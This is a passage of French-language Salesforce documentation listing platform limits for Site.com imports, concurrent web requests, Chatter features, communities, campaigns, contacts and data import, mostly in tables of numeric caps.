CONSULTER ÉGALEMENT :

Limitations d'importation de Site.com

Limitations des vues de page de sites Force.com

Limitations de la facturation des sites Force.com

# Limitations d'importation de Site.com

Limitations relatives à l'importation de sites et de fichiers.

La taille de site maximale que vous pouvez importer est de 2 Go.La taille de fichier maximale que vous pouvez importer est de 50 Mo, sauf si vous importez et *décompressez* un fichier .zip. Dans ce cas, vous pouvez importer un fichier .zip jusqu'à 200 Mo si vous sélectionnez **Décompresser les fichiers** durant le processus d'importation.

# Limitations des requêtes Web

Limitations relatives à l'utilisation simultanée de requêtes Web.

Pour veiller à ce que les ressources soient disponibles pour tous les utilisateurs de Salesforce, des limites sont imposées sur le nombre de requêtes Web à exécution prolongée qu'une entreprise peut envoyer à la fois. Salesforce surveille le nombre de requêtes simultanées émises par tous les utilisateurs connectés dans votre organisation et compare ce nombre à la limite maximale. Ainsi, le nombre de requêtes simultanées est maintenu sous la limite maximale. La limite garantit que les ressources sont uniformément disponibles pour toutes les organisations et évite la surconsommation délibérée ou accidentelle par une organisation particulière.

Si un nombre trop important de requêtes est émis par des utilisateurs de votre organisation, vous devrez peut-être patienter jusqu'à ce que l'un d'eux ait terminé avant d'effectuer votre tâche. Supposons par exemple que MonEntreprise compte 100 000 utilisateurs. A 9 h 00, chaque utilisateur demande un rapport contenant 200 000 enregistrements. Salesforce commence à exécuter le rapport pour tous les utilisateurs jusqu'à ce que le nombre maximum de requêtes simultanées soit atteint. A ce stade, Salesforce refuse les requêtes supplémentaires jusqu'à ce que certains des rapports soient terminés.

Des limites similaires sont imposées aux demandes émises à partir de l'API.

# Limitations de la collaboration

Limitations de l'approbation dans Chatter
Limitations d'approbation relatives aux approbateurs délégués, aux publications d'approbation et aux utilisateurs de site ou de portail.

Limitations de Chatter Plus
Limitations des fonctionnalités de Chatter Plus (également appelée Chatter Only).

Limitations du suivi de fil
Limitations du suivi des objets, des champs et des rubriques.

Limitations générales de Chatter
Limitations des fonctionnalités de Chatter par édition, limitations des navigateurs et limitations des mentions.

Limitations des vues de liste dans les fils
Limitations relatives aux vues de liste dans des fils d'enregistrement.

Limitations de la recherche de fichiers dans Chatter
Limitations relatives à la recherche par type de fichier et taille de fichier dans Chatter.

Limitations du partage utilisateur dans Chatter
Les administrateurs Salesforce peuvent configurer le partage utilisateur afin d'afficher ou de masquer un utilisateur interne ou externe d'un utilisateur d'une autre organisation.

## Limitations de l'approbation dans Chatter

Limitations d'approbation relatives aux approbateurs délégués, aux publications d'approbation et aux utilisateurs de site ou de portail.

- Les approbations dans Chatter ne prennent pas en charge les approbateurs délégués ni les files d'attente.
- Vous ne pouvez pas rappeler ou réattribuer une demande d'approbation depuis une publication. À la place, exécutez ces actions depuis l'enregistrement d'approbation.
- Les demandes d'approbation des utilisateurs de Sites ou du portail ne sont pas prises en charge.

## Limitations de Chatter Plus

Limitations des fonctionnalités de Chatter Plus (également appelée Chatter Only).

Chatter Plus (également appelé Chatter Only) est destiné aux utilisateurs de Performance Edition, Unlimited Edition, Enterprise Edition et Professional Edition qui n'ont pas de licence Salesforce mais qui doivent accéder à certains objets Salesforce en plus de Chatter.

Les utilisateurs de Chatter Plus ont accès à toutes les personnes, profils, groupes et fichiers Chatter standard. Ils peuvent également :

- Afficher les comptes et contacts Salesforce
- Utiliser Salesforce CRM Content, Idées et Réponses

- Accéder à des tableaux de bord et à des rapports
- Utiliser et approuver des workflows
- Utiliser le calendrier pour créer et suivre des activités
- Afficher et modifier jusqu'à dix objets personnalisés
- Ajouter des enregistrements à des groupes

Remarque: Vous devez exposer les onglets des objets Salesforce standard auxquels le profil d'utilisateur de Chatter Only peut accéder, car ils sont masqués par défaut pour ces utilisateurs.

Les organisations Professional Edition doivent avoir les Profils activés pour pouvoir effectuer ces tâches. Pour plus d'informations, contactez votre représentant Salesforce.

| Fonctionnalité Chatter Plus | Limite |
|---|---|
| Licences Chatter Plus dans votre organisation | Illimité |
| Stockage de données par utilisateur de Chatter Plus | 20 Mo |
| Stockage de fichiers par utilisateur de Chatter Plus (Professional Edition) | 612 Mo |
| Stockage de fichiers par utilisateur de Chatter Plus (Enterprise Edition, Performance Edition et Unlimited Edition) | 2 Go |

# Limitations du suivi de fil

Limitations du suivi des objets, des champs et des rubriques.

- Lorsque le suivi de fil est activé pour des comptes personnels, les utilisateurs peuvent suivre et afficher les mises à jour des champs de compte, mais pas des champs de contact.
- Le suivi de champ pour les événements n'inclut pas les demandes de réunion. Lorsqu'une demande de réunion est confirmée et devient un événement, elle peut être incluse dans des fils.
- Vous pouvez suivre les activités et les articles Knowledge dans un fil Chatter, mais le bouton **Suivre** de la colonne Action des vues de liste d'activités et d'articles Knowledge n'est pas disponible.
- Si vous désactivez le suivi de fil pour des rubriques, les utilisateurs ne peuvent plus suivre de nouvelles rubriques, mais ils continuent de suivre celles qu'ils suivaient lorsque le suivi de fil était activé. Ces rubriques sont prises en compte dans le nombre maximal de personnes, de rubriques et d'enregistrements qu'ils peuvent suivre. Utilisez l'API REST Chatter pour arrêter de suivre les rubriques une fois le suivi de fil désactivé.

## Limitations du suivi de fil pour les objets externes

- Le suivi historique des champs n'est pas disponible pour les objets externes.
- Les fils d'enregistrement ne sont pas disponibles pour les objets externes Salesforce Connect mappés avec des sources de données externes à volumes de données importants.

# Limitations générales de Chatter

Limitations des fonctionnalités de Chatter par édition, limitations des navigateurs et limitations des mentions.

# Limites Chatter par fonctionnalité

Ces limites peuvent changer à tout moment. Pour plus d'informations, contactez Salesforce.

| | Fonctionnalité | Limite |
|---|---|---|
| **Groupes** | | |
| | Les groupes qu'un utilisateur peut joindre | 300[1] |
| | Groupes dans votre organisation | 30 000[1] |
| | Membres d'un groupe | Illimité |
| | Les caractères dans le champ d'information d'un groupe | 4 000 |
| | Taille maximale d'un e-mail lors de la publication dans un groupe par e-mail (texte et pièces jointes inclus) | 25 Mo |
| | Nombre de pièces jointes que vous pouvez inclure dans une publication dans un groupe par e-mail | 25 |
| **Fils** | | |
| | Les mentions dans une publication ou un commentaire | 25 |
| | Caractères dans une chaîne de recherche de mention | 500 pour le prénom et le nom d'une personne (combinés) ou pour le nom d'un groupe |
| | Caractères dans une publication ou un commentaire unique | 10 000 |
| | Notifications par e-mail envoyées après avoir aimé ou commenté une publication | 10 |
| | Favoris | Unlimited |
| | Favoris | 50 |
| | Les personnes, les rubriques et les enregistrements que vous pouvez suivre | 500[2] |
| | Nombre maximal de publications que vous pouvez afficher à tout moment dans votre fil | Les 500 publications les plus récentes. Cette limitation ne s'applique pas aux fils de profil, de groupe et d'enregistrement. |
| **Fichiers** | | |
| | Taille d'un fichier joint | 2 Go |
| | Nombre de fois qu'un fichier peut être partagé | 100 |
| **Personnes et profils** | | |
| | Taille de la photo du profil | 8 Mo |
| | Personnes que vous pouvez ajouter à un chat | 10 |
| | Personnes que vous pouvez ajouter à Mes favoris | 100 |
| | Caractères dans un message Chatter | 10 000 |

| | Fonctionnalité | Limite |
|---|---|---|
| **Compétences** | | |
| | Compétences attribuées à un utilisateur | 100 |
| | Caractères dans le nom d'une compétence | 99 |
| **Rubriques** | | |
| | Rubriques dans une seule publication | 10 |
| | Rubriques dans un enregistrement unique | 100 |
| | Caractères dans le nom d'une rubrique | 99 |

[1]Tous les groupes sont pris en compte dans cette limitation, à l'exception des groupes archivés. Par exemple, si vous êtes membre de 300 groupes, dont 10 sont archivés, vous pouvez joindre 10 autres groupes.

[2]Vous pouvez suivre un total cumulé maximal de 500 personnes, rubriques et enregistrements. Pour déterminer le nombre d'éléments que vous suivez, consultez la liste Suivis dans votre profil.

Les publications et les commentaires des utilisateurs dans Chatter sont conservés aussi longtemps que l'organisation applicable d'un client reste provisionnée. Nous nous réservons la possibilité d'appliquer des limites aux paramètres suivants :

- Le nombre de mises à jour de champ suivies générées par le système. Les mises à jour de fils actuellement suivis dont l'ancienneté dépasse 45 jours, qui n'ont ni mention « J'aime » ni commentaire, sont automatiquement supprimées. Les mises à jour de fil suivies ne sont plus affichées dans le fil. Cependant, s'il l'audit est activé pour un champ suivi, son historique d'audit reste disponible.
- Le nombre de notifications par e-mail qui peuvent être envoyées par organisation et par heure.

## Limites de navigateur pour Chatter

Certains plug-ins et extensions de navigateur Web tiers peuvent interférer avec la fonctionnalité de Chatter. Si vous remarquez des dysfonctionnements ou un comportement incohérent avec Chatter, désactivez les plug-ins et les extensions de votre navigateur Web, puis réessayez.

## Limitations des mentions Chatter

Vous ne pouvez pas mentionner des groupes archivés, des groupes non répertoriés, des groupes de clients et des groupes privés dont vous n'êtes pas membre. Si une personne membre d'aucun groupe privé est mentionnée dans une publication ou un commentaire dans un groupe privé, le lien de la mention est affiché en gris, sauf si la personne mentionnée dispose de l'autorisation « Modifier toutes les données ». Dans ce cas, le lien est affiché en bleu. Les règles de sécurité et de partage de Salesforce s'appliquent toutefois. Les personnes qui ne sont pas membres d'un groupe privé n'ont pas accès au groupe et ne peuvent pas afficher ou être notifiées des mises à jour du groupe.

CONSULTER ÉGALEMENT :

- Limitations de l'approbation dans Chatter
- Limitations de Chatter Plus
- Limitations des fichiers dans Chatter
- Limitations de la recherche de fichiers dans Chatter

# Limitations des vues de liste dans les fils

Limitations relatives aux vues de liste dans des fils d'enregistrement.

Cliquez sur **Chatter** dans une vue de liste d'objet standard ou personnalisé pour afficher un fil Chatter avec les mises à jour des 30 derniers jours pour les enregistrements inclus dans la vue de liste.

Les limitations suivantes s'appliquent pour les fils Chatter dans des vues de liste :

- Certains objets dont le fil est suivi n'ont pas de fil Chatter associé à leur vue de liste. Actuellement, vous pouvez afficher les fils Chatter dans des vues de liste pour des opportunités, des comptes, des requêtes, des pistes, des campagnes, des contacts et des objets personnalisés.
- Si la planification par glisser-déplacer dans des vues de liste est activée, les fils Chatter ne sont pas affichés dans les vues de liste de comptes, de contacts ou de pistes.

# Limitations de la recherche de fichiers dans Chatter

Limitations relatives à la recherche par type de fichier et taille de fichier dans Chatter.

La recherche prend en charge plusieurs types de fichiers et possède une limite de taille de fichier. Si le fichier dépasse la taille maximale, le texte qu'il contient n'est pas recherché, mais son nom, sa description, son type et son propriétaire le sont.

| Type de fichier | Extensions de fichier | Taille de fichier maximale pour la recherche |
|---|---|---|
| HTML | `.htm`, `.html`, `.xhtml` | 5 Mo |
| PDF | `.pdf` | 25 Mo |
| PPT | `.ppt`, `.pptx`, `.pptm` | 25 Mo |
| RTF | `.rtf` | 5 Mo |
| Texte | `.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt` | 5 Mo |
| Word | `.doc`, `.docx`, `.docm` | 25 Mo |
| XLS | `.xls`, `.xlsx`, `.xlsm` | 5 Mo |
| XML | `.xml` | 5 Mo |

CONSULTER ÉGALEMENT :

Limitations de la recherche

Limitations de Salesforce CRM Content

# Limitations du partage utilisateur dans Chatter

Les administrateurs Salesforce peuvent configurer le partage utilisateur afin d'afficher ou de masquer un utilisateur interne ou externe d'un utilisateur d'une autre organisation.

Dans Chatter, des exceptions permettent à des utilisateurs qui ne sont pas partagés de communiquer et d'interagir ensemble. Par exemple, dans un groupe public Chatter, tous les utilisateurs qui ont accès au groupe peuvent visualiser l'ensemble des publications, le nom des utilisateurs qui publient, et mentionner les utilisateurs qui ont commenté une publication, quel que soit le partage utilisateur.

**Exemple:** Supposons que vous configurez le partage utilisateur pour permettre à Mary et à Bob de communiquer et d'interagir. Mary publie dans un groupe public Chatter. Elle ne peut pas mentionner Bob, car le partage utilisateur empêche l'affichage du nom de Bob dans la liste déroulante des mentions. De son côté, Bob peut afficher les publications de Mary et il les commente. Mary peut ensuite mentionner Bob dans un prochain commentaire dans sa publication.

Il existe également des exceptions qui permet à des utilisateurs non partagés de s'afficher mutuellement dans la liste déroulante des mentions.

**Exemple:** Supposons que Sue a interagi avec Edgar dans Chatter (en cliquant sur J'aime, en commentant dans sa publication ou en le mentionnant). Vous définissez ensuite le partage d'utilisateurs de sorte que Sue ne peut pas afficher Edgar. Sue publie dans un groupe public Chatter. Elle peut mentionner Edgar car, suite à l'interaction précédente, son nom est affiché dans la liste déroulante des mentions. Cependant, si Sue clique sur la mention d'Edgar, elle obtient une erreur, car elle n'est pas autorisée à l'afficher selon la définition du partage d'utilisateurs.

# Limitations des communautés

Limitations des communautés, y compris les utilisateurs, les rôles de portail, la modération, les rapports, et davantage.

Limitation en nombre maximal de communautés
Vous pouvez avoir jusqu'à 50 communautés dans votre organisation Salesforce. Les communautés actives, inactives et d'aperçu, y compris les sites Force.com, sont prises en compte dans cette limitation.

Limitations des sites de communautés
Les sites de communautés ont quelques limitations qui affectent vos utilisateurs. Ces limitations s'appliquent uniquement lorsque des utilisateurs non authentifiés accèdent à des pages de communauté créées avec des Sites Force.com.

Limitations des utilisateurs de communautés
Les limitations utilisateur dépendent du type de communauté.

Limitation des rôles de portail
Limitez les rôles de portail dans votre organisation.

Limitations des e-mails de groupe des communautés
Limitations d'e-mail pour des groupes dans des communautés.

Limitations des utilisateurs de communautés de compte personnel
Limitez le nombre d'utilisateurs externes de compte personnel qu'un seul utilisateur peut avoir.

Limitations des rapports et des tableaux de bord dans les communauté
Si les onglets Rapports et les Tableaux de bord sont exposés dans la communauté, les utilisateurs externes peuvent accéder aux rapports et aux tableaux de bord avec quelques limitations.

Limitations des rubriques de navigation dans les communautés
Le nombre maximal de rubriques de navigation et de sous-rubriques à utiliser dans une communauté Customer Service (Napili).

Limitations de la modération de communautés
Les limitations de modération de communauté permettent de garantir le fonctionnement optimal de votre communauté.

## Limitation en nombre maximal de communautés

Vous pouvez avoir jusqu'à 50 communautés dans votre organisation Salesforce. Les communautés actives, inactives et d'aperçu, y compris les sites Force.com, sont prises en compte dans cette limitation.

Pour afficher cette limitation dans votre organisation, dans Configuration, saisissez *Communautés* dans la case Recherche rapide, puis sélectionnez **Toutes les communautés**. Le champ Nombre maximal de communautés affiche 50.

CONSULTER ÉGALEMENT :

Limitations des communautés

# Limitations des sites de communautés

Les sites de communautés ont quelques limitations qui affectent vos utilisateurs. Ces limitations s'appliquent uniquement lorsque des utilisateurs non authentifiés accèdent à des pages de communauté créées avec des Sites Force.com.

| Edition | Limite de bande passante (par période de 24 heures et par communauté) | Délai de demande de service (par période de 24 heures par site) | Vues de pages maximales |
|---|---|---|---|
| Developer Edition | 500 Mo | 10 minutes | n/a |
| Enterprise Edition | 1 Go pour sandbox<br>40 Go pour production | 30 minutes pour sandbox<br>60 heures pour production | 500,000 |
| Unlimited Edition<br>Performance Edition | 1 Go pour sandbox<br>40 Go pour production | 30 minutes pour sandbox<br>60 heures pour production | 1,000,000 |

**Bande passante**

Le nombre de méga-octets envoyés et reçus par le serveur d'origine et le serveur cache de la communauté. Le serveur d'origine correspond au serveur Web qui héberge le site de votre communauté. Le serveur cache référence le serveur CDN qui distribue les pages de site de communauté de votre cache.La « Dernière période de 24 heures » correspond aux 24 heures précédant l'heure actuelle.

**Durée de demande de service**

Le délai total en minutes requis par le serveur pour générer les pages de la communauté.

La « Dernière période de 24 heures » correspond aux 24 heures précédant l'heure actuelle.

**Vue de page**

Une demande, provenant d'un utilisateur de communauté non authentifié, de chargement d'une page associée à votre communauté. Les demandes des utilisateurs de communauté authentifiés ne sont pas prises en compte en tant que vues de pages.

Les vues de pages sont calculées sur une période de 24 heures (GMT). La facturation repose sur le nombre de vues de pages mensuelles achetées pour votre organisation. Cette limite cumule les vues de pages de l'ensemble des sites de votre organisation.

Remarque: Limite dépassée, Maintenance, Page introuvable et les pages d'accueil inactives désignées sont prises en compte dans les limite en vues de pages et en bande passante.

CONSULTER ÉGALEMENT :

Limitations des communautés

# Limitations des utilisateurs de communautés

Les limitations utilisateur dépendent du type de communauté.

Pour éviter des problèmes de déploiement et la dégradation de la qualité du service, nous recommandons de ne pas dépasser dans votre communauté le nombre d'utilisateurs indiqué ci-dessous. Si vous avez besoin d'utilisateurs supplémentaires au-delà de ces limitations, contactez votre responsable de compte Salesforce. Si la croissance de votre communauté nécessite d'augmenter le nombre d'utilisateurs, contactez votre représentant de compte Salesforce pour comprendre comment adapter le produit à vos besoins.

| Type de communauté | Nombre d'utilisateurs |
|---|---|
| Partner ou Customer Community Plus | 1 million |
| Client | 10 millions |

CONSULTER ÉGALEMENT :

Limitations des communautés

# Limitation des rôles de portail

Limitez les rôles de portail dans votre organisation.

Le nombre maximal de rôles de portail pour une organisation est de 5000. Cette limitation inclut les rôles de portails associés à l'ensemble des portails clients, portails partenaires ou communautés de l'organisation. Pour éviter une augmentation excessive de cette valeur, nous recommandons de vérifier et de réduire le nombre de rôles pour chaque portail et communauté. Supprimez également les rôles de portail inutilisés. Pour obtenir davantage de rôles de portail, contactez le support client de Salesforce.

CONSULTER ÉGALEMENT :

Limitations des communautés

# Limitations des e-mails de groupe des communautés

Limitations d'e-mail pour des groupes dans des communautés.

Dans les communautés, l'option `Envoyer un e-mail à chaque publication` est désactivée lorsque plus de 10 000 membres choisissent ce paramètre pour le groupe. Tous les membres qui ont cette option sélectionnée basculent automatiquement vers les `Résumés quotidiens`.

CONSULTER ÉGALEMENT :

Limitations des communautés

# Limitations des utilisateurs de communautés de compte personnel

Limitez le nombre d'utilisateurs externes de compte personnel qu'un seul utilisateur peut avoir.

Un utilisateur Salesforce peut posséder jusqu'à 1000 utilisateurs de portail de compte personnel. Ils comprennent les utilisateurs de compte personnel qui disposent de licences Customer Community Plus, Customer Portal et d'autres licences de portail basées sur le rôle. Les utilisateurs de compte personnel qui disposent de licences de portail au volume, telles que High Volume Customer Portal ou

Customer Community, ne sont pas pris en compte dans cette limitation. Les utilisateurs qui disposent de licences de portail partenaire ou Partner Community ne peuvent pas être des utilisateurs de compte personnel. Par conséquent, cette limitation n'est pas applicable.

CONSULTER ÉGALEMENT :

Limitations des communautés

# Limitations des rapports et des tableaux de bord dans les communauté

Si les onglets Rapports et les Tableaux de bord sont exposés dans la communauté, les utilisateurs externes peuvent accéder aux rapports et aux tableaux de bord avec quelques limitations.

**Important:** Pour autoriser les utilisateurs externes à créer et à modifier des rapports, votre organisation doit utiliser le modèle de partage avancé. Reportez-vous à Partage du dossier d'analyse.

Vous pouvez accorder l'autorisation de création et de modification des rapports aux utilisateurs de communauté détenteurs des licences suivantes :

**Licences de communauté**

- Customer Community Plus
- Customer Community Plus Login
- Partner Community
- Partner Community Login

**Licences de portail**

- Customer Portal Manager
- Customer Portal Manager Custom (pour les utilisateurs Enterprise Administration)
- Customer Portal Manager Standard
- Customer Portal Manager User
- Gold Partner
- Ideas Only Portal
- Overage Customer Portal Manager Custom
- Overage Customer Portal Manager Standard
- Partner
- Silver Partner (l'autorisation « Exporter les rapports » n'est pas disponible pour cette licence)

**Remarque:**

- Ces autorisations ne sont pas disponibles pour les licences utilisateur haut volume, notamment Customer Community, High Volume Customer Portal, Service Cloud Portal et Authenticated Website.
- Les utilisateurs externes qui disposent de licences de portail héritées peuvent créer et modifier des rapports dans des communautés, mais pas dans des portails.

Une fois l'autorisation accordée à vos utilisateurs externes, ils ne peuvent toujours pas :

- Planifier des rapports ou des tableaux de bord pour l'envoi par e-mail et l'actualisation à des dates et heures spécifiques
- Créer, modifier ou afficher les rapports du dossier Rapports publics non classés

Tous les utilisateurs externes basés sur un rôle de votre communauté peuvent actualiser les tableaux de bord définis avec « Exécuter en tant qu'utilisateur spécifique » et « Exécuter en tant qu'utilisateur connecté » jusqu'à 1 000 fois par jour et par organisation. Les actualisations planifiées et automatiques ne sont pas prises en compte dans cette limitation. Les utilisateurs internes ne sont soumis à aucune limitation.

Tous les utilisateurs externes basés sur un rôle peuvent être sélectionnés pour l'option « Exécuter en tant qu'utilisateur spécifique ».

CONSULTER ÉGALEMENT :

- Configuration de la gestion des rapports pour les utilisateurs externes : création et modification de rapports
- Octroi de l'accès Super utilisateur aux utilisateurs de votre communauté
- Octroi de l'accès Super utilisateur aux utilisateurs partenaires de votre communauté
- Limitations des communautés

# Limitations des rubriques de navigation dans les communautés

Le nombre maximal de rubriques de navigation et de sous-rubriques à utiliser dans une communauté Customer Service (Napili).

## Limitations des rubriques de navigation

Les valeurs ci-dessous indiquent le nombre maximal de rubriques et de sous-rubriques de navigation disponibles dans un modèle de communauté Customer Service (Napili).

| Niveau | Nombre maximal d'entrées |
|---|---|
| Un (parent) | 25 |
| Deux (sous-rubrique) | 10 |
| Trois (sous-rubrique) | 10 |

CONSULTER ÉGALEMENT :

- Limitations des communautés

# Limitations de la modération de communautés

Les limitations de modération de communauté permettent de garantir le fonctionnement optimal de votre communauté.

## Limitations des critères

- Votre organisation peut avoir jusqu'à 30 critères de liste de mots-clés. Cette limite est définie par organisation, pas par communauté.
- Votre organisation peut avoir jusqu'à 100 critères de membre. Cette limite est définie par organisation, pas par communauté.

## Limitations des règles

Votre organisation peut avoir jusqu'à 30 règles. Cette limite est définie par organisation, pas par communauté. Elle comprend les règles de contenu et les règles de taux.

CONSULTER ÉGALEMENT :

Limitations des communautés

# Limitations des fonctionnalités

Limitations des activités
Considérations relatives au comportement des tâches et des événements.

Limitations des campagnes
Limitations relatives aux hiérarchies, aux contacts et à la période d'influence des campagnes.

Limitations des contacts
Limitations des contacts associés à des comptes professionnels.

Limitations des rôles de contact
Les rôles de contact ont quelques limitations.

Limitations en importation
Les limitations d'importation de données dépendent du type d'enregistrement.

Limitations des comptes personnels et professionnels
Limitations relatives aux champs de comptes personnels et professionnels.

Limitations des devis
Limitations relatives aux modèles de devis et aux fichiers PDF.

Limitations de la planification
Limitations relatives aux types de planification qu'une organisation peut utiliser.

Limitations d'Enterprise Territory Management
Limitations des modèles, des territoires et des règles d'attribution pour Enterprise Territory Management.

Limitations en automatisation de processus
Les limitations du workflow et des approbations varient en fonction de l'édition de votre organisation.

Limitations des services de cartographie et de localisation
Limitation en vues de cartes par utilisateur.

Limitations de l'API Rapports et tableaux de bord
Limitations de l'API REST Rapports et tableaux de bord.

Limitations de composants Visualforce
Limitations des composants et des pages Visualforce.

CONSULTER ÉGALEMENT :

Limitations et considérations relatives à Visual Workflow

# Limitations des activités

Considérations relatives au comportement des tâches et des événements.

Invités inclus dans le champ du propriétaire de l'événement au lieu de l'organisateur de l'événement
Dans une liste générée via l'API et contenant un ou plusieurs invités, le champ Attribué à inclut les invités au lieu du propriétaire de l'événement.

Rapports personnalisés basés sur les relations des activités partiellement pris en charge sans les activités partagées
Si les Activités partagées ne sont pas activées, les rapports personnalisés basés sur les relations des activités n'incluent pas les organisateurs d'événements avec des invités, et ils n'affichent pas les événements auxquels personne n'a été invité.

## Invités inclus dans le champ du propriétaire de l'événement au lieu de l'organisateur de l'événement

Dans une liste générée via l'API et contenant un ou plusieurs invités, le champ Attribué à inclut les invités au lieu du propriétaire de l'événement.

## Rapports personnalisés basés sur les relations des activités partiellement pris en charge sans les activités partagées

Si les Activités partagées ne sont pas activées, les rapports personnalisés basés sur les relations des activités n'incluent pas les organisateurs d'événements avec des invités, et ils n'affichent pas les événements auxquels personne n'a été invité.

# Limitations des campagnes

Limitations relatives aux hiérarchies, aux contacts et à la période d'influence des campagnes.

Limitations de la hiérarchie de campagne
Les hiérarchies de campagnes aident à analyser et à générer des rapports sur la santé des campagnes associées. En associant des campagnes les unes aux autres à l'aide d'une relation de référence, vous pouvez regrouper des campagnes au sein d'un programme ou d'une initiative marketing spécifique.

Limitations de la période d'influence de campagne
Le cadre Période d'influence de campagne spécifie le nombre de jours maximum pendant lequel une campagne est considérée comme influente.

Limitations de l'ajout en masse de contacts ou de pistes à une campagne
Une campagne est un projet marketing sortant, par exemple un programme de publipostage direct, un séminaire, une publicité imprimée, un e-mail ou un autre type d'opération marketing.

## Limitations de la hiérarchie de campagne

Les hiérarchies de campagnes aident à analyser et à générer des rapports sur la santé des campagnes associées. En associant des campagnes les unes aux autres à l'aide d'une relation de référence, vous pouvez regrouper des campagnes au sein d'un programme ou d'une initiative marketing spécifique.

Une hiérarchie peut contenir au maximum cinq niveaux. Chaque campagne ne peut disposer que d'une campagne parent, mais d'un nombre illimité de campagnes de même niveau.

## Limitations de la période d'influence de campagne

Le cadre Période d'influence de campagne spécifie le nombre de jours maximum pendant lequel une campagne est considérée comme influente.

La période maximale d'influence de campagne est 9 999 jours.

## Limitations de l'ajout en masse de contacts ou de pistes à une campagne

Une campagne est un projet marketing sortant, par exemple un programme de publipostage direct, un séminaire, une publicité imprimée, un e-mail ou un autre type d'opération marketing.

Les limites suivantes s'appliquent lors de l'ajout de clients (contacts) ou de prospects (pistes) existants à une campagne.

**Tableau 77: Limites d'ajout de contacts**

| Ajout de contact depuis | Nombre maximal d'enregistrements |
|---|---|
| Rapport | 50 000 par rapport |
| Fichier au format csv | 50 000 par fichier d'importation |
| Vue de liste | 250 par page de liste |

**Tableau 78: Limites d'ajout de pistes**

| Ajout de pistes depuis | Nombre maximal d'enregistrements |
|---|---|
| Rapport | 50 000 par rapport |
| Fichier au format csv | 50 000 par fichier d'importation |
| Vue de liste | 250 par page de liste |

# Limitations des contacts

Limitations des contacts associés à des comptes professionnels.

Les contacts sont les personnes associées à vos comptes professionnels. Chaque contact contient des informations, notamment les numéros de téléphone, les adresses, les fonctions et les rôles dans une affaire.

## Limitations en association d'un contact à plusieurs comptes

Les Contacts de comptes multiples permettent d'associer un contact à des comptes multiples.

- La plupart des fonctionnalités continuent de référencer le compte principal d'un contact. Par exemple, la gestion des duplications Data.com utilise le compte principal lors de la comparaison des enregistrements. Par conséquent, les relations compte-contact indirectes ne sont pas comprises dans les critères de correspondance utilisés pour rechercher des enregistrements dupliqués.
- Les contacts indirects ne sont pas disponibles dans les rapports exécutés à partir d'un type de rapport standard Compte et contact.
- Les licences utilisateur Community ne peuvent pas toutes afficher les relations compte-contact indirectes.
- L'objet Relations des contacts du compte ne prend pas en charge les types de champ personnalisés ci-dessous.
  - Relations de référence
  - Relation principal-détails

  - Récapitulatif de cumul
  - Zone de texte (long)
  - Zone de texte (enrichi)
- L'objet Relations des contacts du compte ne prend pas en charge les fonctionnalités et les personnalisations ci-dessous.
  - Historique des champs
  - Ensembles de champs
  - Générateur de processus, approbations et règles de workflow
  - Boutons, actions et liens personnalisés
  - Types d'enregistrement

## Limitations de l'historique des contacts

- Les modifications apportées aux listes associées d'un contact ne sont pas suivies dans l'historique des contacts.

## Limitations de l'activation et de la gestion du portail client pour les contacts et les comptes personnels

- Les administrateurs délégués ne peuvent pas attribuer la licence Portail client haut volume à des contacts.
- Lorsque vous créez un utilisateur client depuis l'API, l'autorisation utilisateur des Réponses Chatter n'est pas sélectionnée pour cet utilisateur.
- Si des utilisateurs d'un compte personnel tentent de s'inscrire automatiquement à un portail Client, ils reçoivent une notification d'e-mail les invitant à prendre contact avec l'administrateur du portail. Reportez-vous à Activation de la connexion et des paramètres du portail client à la page 2639.
- Vous ne pouvez pas fusionner des comptes personnels activés pour l'utilisation d'un portail client.
- Vous ne pouvez pas supprimer un compte personnel activé pour l'utilisation d'un portail client.
- Vous pouvez transférer des contacts activés pour un portail partenaire uniquement vers des comptes activés pour un portail partenaire.

## Limitations de la modification de comptes sur des contacts activés pour le libre-service

- Dans le portail libre-service, les contacts utilisateurs du libre-service à la page 1874 peuvent afficher des requêtes uniquement si elles sont associées à leur compte actuel.
- Les utilisateurs du libre-service ne peuvent pas afficher les opportunités.

## Limitations relatives à la suppression du libre-service pour les contacts et les comptes personnels

- Vous ne pouvez pas supprimer un utilisateur libre-service actif. Vous pouvez désactiver uniquement l'accès de l'utilisateur au portail libre-service.
- Vous ne pouvez pas supprimer un contact ou un compte personnel associé à un utilisateur libre-service actif. Vous devez désactiver l'accès de l'utilisateur au portail libre-service, puis supprimer le contact ou le compte personnel.

# Limitations des rôles de contact

Les rôles de contact ont quelques limitations.

- Lorsque vous créez une opportunité à partir de la page de détail d'un contact, le contact devient le contact principal sur l'opportunité. Néanmoins, un rôle de contact n'est pas automatiquement attribué.
- L'option `Principal` n'est pas disponible pour les rôles de contact de requête. Pour une requête, le contact principal est toujours celui qui est mentionné sous `Nom du contact` dans la section Détails de la requête.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

# Limitations en importation

Les limitations d'importation de données dépendent du type d'enregistrement.

Vous pouvez importer des données à partir d'ACT!, d'Outlook ou d'un programme quelconque capable d'enregistrer les données au format CSV (valeurs séparées par des virgules), comme Excel ou GoldMine.

| Type d'enregistrement | Limite d'importation des enregistrements | Autorisations utilisateur requises |
|---|---|---|
| Les comptes professionnels et les contacts dont vous êtes responsable | 50 000 à la fois via l'Assistant d'importation de données | Créer sur les comptes<br>ET<br>Modifier sur les comptes<br>ET<br>Importer des contacts personnels |
| Les comptes professionnels et les contacts appartenant à d'autres utilisateurs | 50 000 à la fois | Créer sur les comptes<br>ET<br>Modifier sur les comptes et les contacts<br>ET<br>Modifier toutes les données |
| Les comptes personnels dont vous êtes responsable | 50 000 à la fois | Créer sur les comptes<br>ET<br>Modifier sur les comptes<br>ET<br>Importer des contacts personnels |
| Les comptes personnels appartenant à d'autres utilisateurs | 50 000 à la fois | Créer sur les comptes<br>ET<br>Modifier sur les comptes et les contacts<br>ET<br>Modifier toutes les données |

| Type d'enregistrement | Limite d'importation des enregistrements | Autorisations utilisateur requises |
|---|---|---|
| Pistes | 50 000 à la fois | Importer des pistes |
| Membres de campagne | 50 000 à la fois | Dépend des éléments importés :<br>• Statuts de membres de campagne<br>• Contacts existants<br>• Pistes existantes<br>• Comptes personnels existants<br>• Nouveaux contacts<br>• Nouvelles pistes |
| Objet personnalisé | 50 000 à la fois | Importer des objets personnalisés<br>ET<br>Autorisation de modification sur l'objet personnalisé |
| Solutions | 50 000 à la fois | Importer les solutions |
